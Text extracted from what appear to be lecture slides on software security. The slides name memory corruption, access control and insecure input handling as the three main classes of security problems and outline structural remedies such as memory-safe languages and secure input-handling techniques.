
Upwards trends



All issues due to input handling



All issues due to access control



The big three

The big three classes of security problems are

1. **memory corruption**
2. **access control** incl. **authentication**
3. **insecure input handling**, esp. **injection attacks**

Structural solutions?

For 1: **Memory-safe languages!**

For 2: **Access control problems probably hardest to structurally prevent**

For 3: **Techniques for secure input handling** can provide structural improvement, as we'll discuss next weeks